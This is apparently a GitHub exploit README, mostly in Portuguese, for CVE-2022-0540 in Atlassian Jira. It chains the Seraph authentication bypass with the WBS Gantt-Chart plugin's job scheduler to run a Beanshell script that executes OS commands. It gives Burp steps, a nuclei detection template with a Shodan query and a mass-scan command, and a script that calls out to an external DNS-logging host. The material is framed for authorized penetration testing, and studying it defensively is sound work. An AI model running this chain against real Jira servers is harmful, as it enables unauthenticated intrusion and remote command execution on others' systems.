 pear1y/cve-2022-0540-rce
Atlassian Jira Seraph Authentication Bypass RCE(CVE-2022-0540)

Conforme visto no blog do autor, a Atlassian forneceu uma longa lista de plugins afetados (a grande maioria dos quais eram falsos positivos), e o autor listou vários plugins realmente afetados

De acordo com as condições apresentadas, em combinação com a documentação oficial do WBS Gantt-Chart for Jira

Essencialmente, é um RCE que utiliza o Beanshell Script do módulo Task do agendador de tarefas; os detalhes do exploit são os seguintes.
Proxy > Options > Match and Replace, edite a regra.
http://IP:PORT/secure/WBSGanttManageScheduleJobAction.jspa; e então você pode verificar job scheduler configuration
Como nosso Beanshell Script final é executado como uma tarefa agendada, você pode modificar o intervalo de execução para sua conveniência clicando em Edit e alterando-o de acordo com o formato Cron.


Após a conclusão da configuração, clique em Update, porém será levado à página de login; não se preocupe, a Task foi de fato adicionada em segundo plano.

A Task recém-criada fica como Disable por padrão; você precisa alterá-la manualmente para Enable e então aguardar alguns segundos para o Script ser executado.


ao mesmo tempo, você pode ver o aviso de conclusão da execução no agendador de tarefas.
Pré-requisitos
WBS Gantt-Chart for Jira <= 9.14.3.1
id: CVE-2022-0540

info:
  name: Atlassian Jira Seraph - Authentication Bypass Verify Exploitable(CVE-2022-0540)
  author: DhiyaneshDK
  severity: critical
  description: |
    Jira Seraph allows a remote, unauthenticated attacker to bypass authentication by sending a specially crafted HTTP request. This affects Atlassian Jira Server and Data Center versions before 8.13.18, versions 8.14.0 and later before 8.20.6, and versions 8.21.0 and later before 8.22.0. This also affects Atlassian Jira Service Management Server and Data Center versions before 4.13.18, versions 4.14.0 and later before 4.20.6, and versions 4.21.0 and later before 4.22.0.
  reference:
    - https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/
    - https://nvd.nist.gov/vuln/detail/CVE-2022-0540
    - https://confluence.atlassian.com/display/JIRA/Jira+Security+Advisory+2022-04-20
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
    cvss-score: 9.8
    cve-id: CVE-2022-0540
    cwe-id: CWE-287
  metadata:
    shodan-query: http.component:"Atlassian Jira"
  tags: cve,cve2022,atlassian,jira,exposure,auth-bypass

requests:
  - method: GET
    path:
      - '{{BaseURL}}/secure/WBSGanttManageScheduleJobAction.jspa;'

    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - 'WBS Gantt-Chart'

      - type: regex
        regex:
          - '<td headers="name">([.|\D]*?)</td>'
        dsl: []

      - type: status
        status:
          - 200

Demo de Execução
nuclei -l targets.txt -t exploit.yaml
Captura de tela

https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/
Beanshell Script
import java.io.IOException;
import java.lang.*;

Runtime runtime = Runtime.getRuntime();

try {

    String command = "ping -nc 1 55d2721a.dns.1433.eu.org";

    if (System.getProperty("os.name").toLowerCase().contains("windows")) {
    	runtime.exec(new String[]{"cmd.exe", "/c", command});
    } else {
    	runtime.exec(new String[]{"/bin/bash", "-c", command});
    }

} catch (IOException e) {
    e.printStackTrace();
}
As informações mencionadas neste artigo destinam-se exclusivamente a testes de penetração legítimos e autorizados, verificações internas de segurança corporativa e fins de pesquisa. O usuário é responsável por quaisquer consequências adversas decorrentes do uso das informações fornecidas neste artigo.






